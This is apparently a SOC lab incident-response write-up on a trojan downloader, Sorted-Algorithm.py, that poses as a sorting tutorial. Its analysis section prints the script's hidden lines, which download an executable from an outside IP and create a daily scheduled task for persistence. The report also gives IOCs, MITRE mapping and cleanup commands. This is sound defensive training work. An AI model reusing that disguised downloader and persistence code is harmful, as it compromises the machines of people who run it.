

Malware Incident Response Investigation

Introduction

This investigation was conducted by following the **Malware Incident Response Playbook**, ensuring that every phase of the incident response process was executed in accordance with the documented procedures. The objective was to simulate a real-world Security Operations Center (SOC) investigation by adhering to a structured, standardized, and repeatable incident response methodology.

The playbook provides a step-by-step approach for detecting, validating, analyzing, containing, eradicating, and recovering from malware-related incidents while maintaining proper evidence collection and documentation throughout the investigation.

This report documents the investigation of a malware detection alert generated within the LetsDefend SOC platform. Every action performed during the investigation is mapped to the corresponding phase of the Malware Incident Response Playbook to ensure consistency, proper incident handling, and complete documentation of the response process.

The investigation follows the Incident Response lifecycle defined within the playbook:

- Phase 1 – Preparation
- Phase 2 – Detection
- Phase 3 – Analysis
- Phase 4 – Containment
- Phase 5 – Eradication
- Phase 6 – Recovery
- Phase 7 – Post-Incident Activities (Lessons Learned)

Each phase will be executed sequentially, with all findings, evidence, analyst observations, and response actions documented before proceeding to the next phase.

Incident Overview

The following security alert was generated by the organization's Security Information and Event Management (SIEM) platform and assigned for investigation. This section provides the initial incident details collected at the time of alert generation before beginning the investigation according to the Malware Incident Response Playbook.

Alert Details

EventID	91
Event Time	May, 14, 2021, 03:22 PM
Rule	SOC144 - New scheduled task created
Level	Security Analyst
Source Address	172.16.17.36
Source Hostname	Helena
File Name	Sorted-Algorithm.py
File Hash	65d880c7f474720dafb84c1e93c51e11
File Size	1.16KB
Device Action	Allowed

Phase 1 – Preparation (Playbook Execution)

Before initiating the investigation, the preparation requirements defined in the Malware Incident Response Playbook were reviewed to ensure that the incident response process could be executed effectively.

The malware alert was successfully received through the SIEM platform, confirming that security monitoring was operational. The investigation was initiated, and the incident was assigned to a SOC Analyst for handling. The Malware Incident Response Playbook was selected as the primary response guide, with the escalation process and evidence handling procedures available if required during the investigation.

Certain environmental configurations (such as altering Sysmon policies or backup status) could not be modified within the lab environment, which did not prevent the investigation from proceeding using the provided logs.

These items were therefore marked as **Not Verified** and did not prevent the investigation from proceeding.

Phase Status: Completed

The investigation now proceeds to **Phase 2 – Detection** in accordance with the Malware Incident Response Playbook.

Phase 2 — Detection (Playbook Phase 2)

Alert Validation Objective

Validate the malware alert, identify the affected asset, and collect the initial Indicators of Compromise (IOCs) before proceeding with the investigation.

Action Performed

Reviewed the malware alert generated by the SIEM platform and verified the available alert information, including the affected host, source IP address, detected file, file hash, and device action.

Threat Intelligence Lookup

Threat Intelligence Objective

The objective of this step is to determine the reputation of the detected file, identify its malware classification, validate the alert using external threat intelligence sources, and collect additional Indicators of Compromise (IOCs) that may assist throughout the investigation.

To validate the detected file and gather additional intelligence, the file hash was investigated using multiple threat intelligence platforms. These resources were used to verify the file's reputation, identify known malware characteristics, determine detection rates, and collect any associated IOCs that could support the ongoing investigation.

The following threat intelligence sources were consulted:

- VirusTotal
- Any.Run
- Hybrid Analysis

VirusTotal Results :

255392992bf103d218466399d670300453a69f24398b02f316a74826c1f95a82

2/62 security vendors flagged this file as malicious

Reanalyze Similar More

255392992bf103d218466399d670300453a69f24398b...
Sorted-Algorithm.py
Size: 1.16 KB
Last Analysis Date: 23 days ago

python idle

Community Score: 2 / 62

DETECTION DETAILS RELATIONS BEHAVIOR **COMMUNITY 13+**

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Voting details (3)

deleted_user 2 years ago	-1	cyb3rc 3 years ago	-1	harp6x 3 years ago	-1
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Several security vendors identified the sample as **Trojan-Downloader.Python.Agent.ci**. The VirusTotal First Submission was recorded on the same date as the security alert, providing additional context that the malware sample was already known to threat intelligence at the time of detection.

EventID : 91

Event Time : May, 14, 2021, 03:22 PM

Rule : SOC144 - New scheduled task created

Level : Security Analyst

Source Address : 172.16.17.36

Source Hostname : Helena

File Name : Sorted-Algorithm.py

File Hash : 65d880c7f474720dafb84c1e93c51e11

File Size : 1.16KB

Device Action : Allowed

File (Password:infected) : Download

Show Hint

History

First Submission	2021-05-17 08:00:16 UTC
Last Submission	2026-02-14 19:26:03 UTC
Last Analysis	2026-06-04 12:35:58 UTC

Hybrid Analysis Results :

HYBRID ANALYSIS

Analysis Overview

Request Report Deletion Show Sample Content

Submission name:	65d880c7f474720dafb84c1e93c51e11.zip	malicious
Size:	672B	
Type:	data compressed zip	Threat Score: 100/100
Mime:	application/zip	AV Detection: Marked as clean
SHA256:	2485d3628c7d8ed8804ef55dbfb67eff8d52136af13634d74167fb3ce459b7d7	Post
Submitted At:	2021-05-20 14:16:46 (UTC)	Link
Last Anti-Virus Scan:	2026-03-23 19:45:00 (UTC)	E-Mail
Last Sandbox Report:	2024-02-26 15:16:11 (UTC)	

Community Score 0

Hybrid Analysis classified the sample as malicious with a Threat Score of 100/100 further confirming the VirusTotal results and validating the malware alert.

Based on the results obtained from **VirusTotal**, **Hybrid Analysis**, and **ANY.RUN**, the detected file has been confirmed as a malicious sample. The consistent classification across multiple threat intelligence sources validates the alert as a **True Positive** and confirms that this is a legitimate malware incident.

With the alert successfully validated, the investigation proceeds to the next step to assess the scope and impact of the compromise.

Phase 3 — Analysis

Objective

The objective of this phase is to analyze the affected endpoint, determine the scope and impact of the malware infection, identify additional evidence and Indicators of Compromise (IOCs), and support the containment and eradication process.

Confirm Scheduled Task Family

Scheduled task family was confirmed through VirusTotal, Hybrid Analysis, and Any.Run. **Based on playbook: "Identify affected hosts, users, accounts"**

The investigation identified a single affected endpoint.

- **Affected Host:** Helena
- **IP Address:** 172.16.17.36

New scheduled task created

This event means that a **new scheduled task was created** on the device named **Helena** (IP: 172.16.17.36).


A scheduled task is basically an automated job that runs at a specific time or under certain conditions without user interaction.

In this case, the task is linked to a Python file called **Sorted-Algorithm.py**, which suggests that this script is intended to run automatically as part of that task. The system allowed the action.

From a security perspective, this could be legitimate automation, but it could also indicate **persistence activity**, where an attacker tries to maintain access by scheduling a script to run automatically. So it should be reviewed to confirm whether it's legitimate or suspicious.

Based on playbook: "Review endpoint, network, authentication"

The investigation identified a single affected endpoint:



Source Address contains "172.16.17.36" All Time 🔍

✓ 5 events (before May, 14, 2021, 03:22 PM UTC)

< 1 >

< Hide Fields

INTERESTING FIELDS

- α type
- α source_address
- # source_port
- α destination_address
- # destination_port
- α raw_log

Event

[May, 14, 2021, 03:21 PM] source_address=172.16.17.36 source_port=22441 ...

Field	Value
type	Proxy
source_address	172.16.17.36
source_port	22441
destination_address	140.82.121.4
destination_port	443
time	May, 14, 2021, 03:21 PM

Raw Log


URL <https://github.com/pythonguru2021x/Sorted-Algorithm/archive/refs/heads/master.zip> 🔍

1 row selected

URL


<https://github.com/pythonguru2021x/Sorted-Algorithm/archive/refs/heads/master.zip>

Endpoint logs were reviewed to identify running processes, command-line activity, browser history, and the location of the malicious executable.



During the investigation, the Python script Sorted-Algorithm.py was analyzed. Although the script initially contained harmless Python examples such as sorting lists and tuples, further code review revealed malicious functionality. The script downloaded an executable file from the remote IP address 140.82.121.4 (observed during the investigation)

Endpoint Analysis:



The investigation determined that the user downloaded the **Sorted-Algorithm** archive from a GitHub repository. The downloaded Python script contained embedded malicious code that retrieved an executable payload from an external server and established persistence by creating a scheduled task. This activity directly preceded the SIEM alert, indicating that the downloaded project was the source of the compromise.

14.05.2021 15:18	142.250.187.110
14.05.2021 15:19	205.251.242.103
14.05.2021 15:20	81.31.36.121
14.05.2021 15:22	140.82.121.3
14.05.2021 15:23	52.85.10.129
14.05.2021 15:24	142.250.187.110

The screenshot shows the IPinfo.io website interface for the IP address 140.82.121.4. The top navigation bar includes a search bar, a 'Sign in' button, and a 'Sign up' button. The main content area features a 'Community Score' of 1/91, a 'Detection' status of '1/91 security vendor flagged this IP address as malicious', and a 'Details' tab. The 'Basic Properties' section lists the following information:

Basic Properties	
Network	140.82.112.0/20
Autonomous System Number	36459
Autonomous System Label	GitHub, Inc.
Regional Internet Registry	RIPE NCC
Country	DE
Continent	EU

Browser history analysis revealed that the user downloaded the Sorted-Algorithm project archive from a GitHub repository shortly before the security alert was generated. Network telemetry showed communication with GitHub infrastructure (140.82.121.3), while threat intelligence analysis indicated that a related GitHub IP address (140.82.121.4) had been flagged by 1 out of 91 security vendors. Although GitHub itself is a legitimate platform, static analysis of the downloaded Python script confirmed malicious behavior.

Process Execution Timeline & Command Line Analysis :

The screenshot displays the Endpoint Security console interface. On the left, a sidebar contains navigation links: Log Management, Case Management, Endpoint Security (highlighted), Email Security, Threat Intel, and Sandbox. The main panel shows host details for 'Helena' (Domain: LetsDefend, IP Address: 172.16.17.36, OS: Windows 10, Primary User: Helena, Client/Server: Client, Last Login: May 14, 2021, 02:33 PM). Below this, a tabbed interface shows 'Terminal History' selected, displaying a list of commands executed on the host. The table has two columns: 'EVENT TIME' and 'COMMAND LINE'.

EVENT TIME	COMMAND LINE
06.04.2021 12:42	whoami
14.05.2021 15:22	python.exe C:/Users/Helena/Downloads/Sorted-Algorithm.py
14.05.2021 15:23	SCHTASKS /CREATE /SC DAILY /TN DailyRoutine...
14.05.2021 17:13	ipconfig

A close-up view of the first command line entry from the terminal history. The title bar reads 'COMMAND LINE'. The command text is: `python.exe C:/Users/Helena/Downloads/Sorted-Algorithm.py`


A close-up view of the second command line entry from the terminal history. The title bar reads 'COMMAND LINE'. The command text is: `SCHTASKS /CREATE /SC DAILY /TN DailyRoutine /TR C:/Windows/Temp/x86_x64_setup.exe`

The process execution timeline confirms that the malicious Python script was executed immediately after being downloaded. The script subsequently created a scheduled task to ensure persistent execution of the downloaded payload. No additional malicious activity was observed after the persistence mechanism was established. The later execution of `ipconfig` and `ipconfig /all` was determined to be benign and unrelated to the malware's persistence activity.


Time Activity

15:22 User executed Sorted-Algorithm.py from the Downloads directory using python.exe.

15:23 The script created a Windows Scheduled Task (DailyRoutine) to execute C:\Windows\Temp\x86_x64_setup.exe daily, establishing persistence.



ANY.RUN Behavioral Analysis :



```
import urllib.request
```

```
import os
```

```
print(r"\\
```

```
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 , " ## | ๐๐.
 , " ## , - \ _ _ '
 , " / ' -- _;)
 , " ## /
 , " ## /
```

""")

```
# vowels list
vowels = ['e', 'a', 'u', 'o', 'i']
# sort the vowels
vowels.sort()
# print vowels
print('Sorted list:', vowels)
```

```
# vowels list
vowels = ['e', 'a', 'u', 'o', 'i']
# sort the vowels
vowels.sort(reverse=True)
# print vowels
print('Sorted list (in Descending):', vowels)
```

```
# take second element for sort
def takeSecond(elem):
    return elem[1]
# random list
random = [(2, 2), (3, 4), (4, 1), (1, 3)]
# sort list with key
random.sort(key=takeSecond)
# print list
print('Sorted list:', random)
```

```
urllib.request.urlretrieve("http://92.27.116.104/", "C:/Windows/Temp/
x86_x64_setup.exe")
os.system('SCHTASKS /CREATE /SC DAILY /TN "DailyRoutine" /TR "C:/
Windows/Temp/x86_x64_setup.exe" /ST 11:00')
```

Static analysis of the Sorted-Algorithm.py script revealed that it was disguised as a legitimate Python program by including harmless code examples, such as sorting lists and tuples. However, further inspection identified hidden malicious functionality. The script downloaded an executable payload from the remote IP address 92.27.116.104 and saved it as C:\Windows\Temp\x86_x64_setup.exe. It then executed the Windows SCHEDTASKS command to create a scheduled task named DailyRoutine, configured to launch the downloaded executable every day at 11:00 AM. This persistence mechanism allows the payload to execute automatically after the initial compromise. The combination of downloading an external executable and establishing persistence confirms that the script functions as a Downloader Trojan, making the alert a True Positive.

IOC summary

IOC Type	Value
File Name	Sorted-Algorithm.py
MD5	65d880c7f474720dafb84c1e93c51e11
Downloaded File	x86_x64_setup.exe
Download URL	http://92.27.116.104/
Hostname	Helena
Source IP	172.16.17.36
Scheduled Task	DailyRoutine

MITRE ATT&CK Mapping – Malware Behavior Analysis

Initial Access

The initial infection vector is believed to be the execution of a Python script downloaded from a public GitHub repository. However, there is insufficient evidence to map this activity to a specific MITRE ATT&CK Initial Access technique.

Execution (TA0002)

T1059.006 – Command and Scripting Interpreter: Python

The attacker executed a malicious Python script (Sorted-Algorithm.py) to initiate the attack and perform subsequent malicious actions.

Persistence (TA0003)

T1053.005 – Scheduled Task/Job

The script created a scheduled task named **DailyRoutine** to execute the downloaded payload (x86_x64_setup.exe) every day at 11:00 AM, ensuring persistence on the compromised host.

Command and Control / Payload Delivery

T1105 – Ingress Tool Transfer

The Python script downloaded an executable payload from the remote IP address **92.27.116.104** and stored it in C:\Windows\Temp.

Phase 4 – Containment

Based on the Malware Incident Response Playbook, the investigation confirmed that Sorted-Algorithm.py is a malicious Python downloader that retrieves an executable payload and establishes persistence by creating a Windows Scheduled Task (DailyRoutine). The following containment actions were performed to prevent further execution and limit the impact of the infection.

1. Host Isolation

Isolate the affected endpoint Helena (172.16.17.36) using the organization's EDR platform.

Preserve network connectivity only if required for forensic evidence collection.

Prevent the endpoint from communicating with other internal systems until the investigation is completed.

2. Block Malicious IP Address

Block all outbound connections to the remote IP address:

92.27.116.104

This prevents additional payload downloads from the attacker's infrastructure.

Example command:

```
netsh advfirewall firewall add rule name="IR-Block-Malicious-IP" dir=out action=block  
remoteip=92.27.116.104
```

Responsible Team: Network Security Team

3. Preserve Evidence

Collect and preserve the following artifacts before remediation:

Sorted-Algorithm.py

x86_x64_setup.exe

Scheduled Task configuration

Windows Event Logs

Process execution logs

Browser history

Network connection logs

Responsible Team: SOC Analyst

4. Identify Additional Affected Hosts

Search SIEM and firewall logs for any additional hosts that:

Downloaded Sorted-Algorithm.py

Connected to 92.27.116.104

Created the DailyRoutine scheduled task

Responsible Team: SOC Lead

Phase 5 – Eradication

1. Remove Malicious Files

Delete the following files:

C:\Users\Helena\Downloads\Sorted-Algorithm.py

C:\Windows\Temp\x86_x64_setup.exe

2. Remove Persistence

Delete the malicious scheduled task:

schtasks /Delete /TN "DailyRoutine" /F

Verify that no additional scheduled tasks associated with the malware remain on the system.

3. Full Antivirus and EDR Scan

Perform a complete Antivirus and EDR scan to verify that all malware artifacts have been removed.

4. Verify System Integrity

Inspect the endpoint for any additional persistence mechanisms or suspicious files that may have been created during execution.

5. Apply Security Updates

Install all available operating system and security updates before reconnecting the endpoint to the production network.

Phase 6 – Recovery

1. Restore Normal Operations

Reconnect the endpoint to the corporate network after confirming that the malware has been completely removed.

2. Continuous Monitoring

Monitor the endpoint for at least 72 hours for:

New Scheduled Tasks

Repeated downloads

Suspicious Python execution

Connections to malicious IP addresses

3. IOC Hunting

Search across all enterprise endpoints for the following Indicators of Compromise (IOCs):

Sorted-Algorithm.py

x86_x64_setup.exe

92.27.116.104

DailyRoutine

4. Validate Recovery

Confirm that:

No malicious scheduled tasks remain.

No malicious processes are running.

No additional payloads are present.

Antivirus and EDR report the endpoint as clean.

5. Incident Closure

Close the incident only after verifying that:

The endpoint is fully remediated.

No additional infected hosts were identified.

Monitoring confirms no recurring malicious activity.

Business operations have been successfully restored.

Phase 7 – Post-Incident Activities (Lessons Learned)

Incident Summary

The investigation confirmed that the alert was a **True Positive**. The endpoint executed a malicious Python script disguised as a legitimate sorting program. The script downloaded an executable payload from an external IP address and created a Windows Scheduled Task (**DailyRoutine**) to establish persistence. The malware was successfully contained and removed before any evidence of lateral movement or data exfiltration was observed.

Root Cause

The root cause of the incident was the execution of a malicious Python script downloaded from a public GitHub repository. The script contained hidden functionality that downloaded an external executable and established persistence through a scheduled task.

Impact Assessment

- One endpoint affected (**Helena**).
- Persistence successfully established.
- No evidence of privilege escalation.
- No evidence of credential theft.
- No evidence of lateral movement.
- No evidence of data exfiltration.

Lessons Learned

- Public code repositories should not be considered inherently trustworthy.
- Python scripts downloaded from the Internet should be reviewed before execution.
- Scheduled task creation should generate high-confidence security alerts.
- Outbound connections to unknown IP addresses should be monitored and restricted.
- Users should receive awareness training regarding downloading and executing code from untrusted repositories.

Security Improvements

- Enable PowerShell and Python execution monitoring.
- Monitor Windows Scheduled Task creation (Event ID 4698).
- Implement application allowlisting.
- Block outbound connections to known malicious IP addresses.
- Improve EDR detection rules for persistence techniques.
- Perform regular threat hunting for Indicators of Compromise (IOCs).

Incident Closure Criteria

The incident may be closed after confirming that:

- The malicious Python script has been removed.
- The downloaded payload has been deleted.
- The **DailyRoutine** scheduled task has been removed.
- No additional infected hosts have been identified.
- Continuous monitoring confirms no recurring malicious activity.
- Business operations have returned to normal.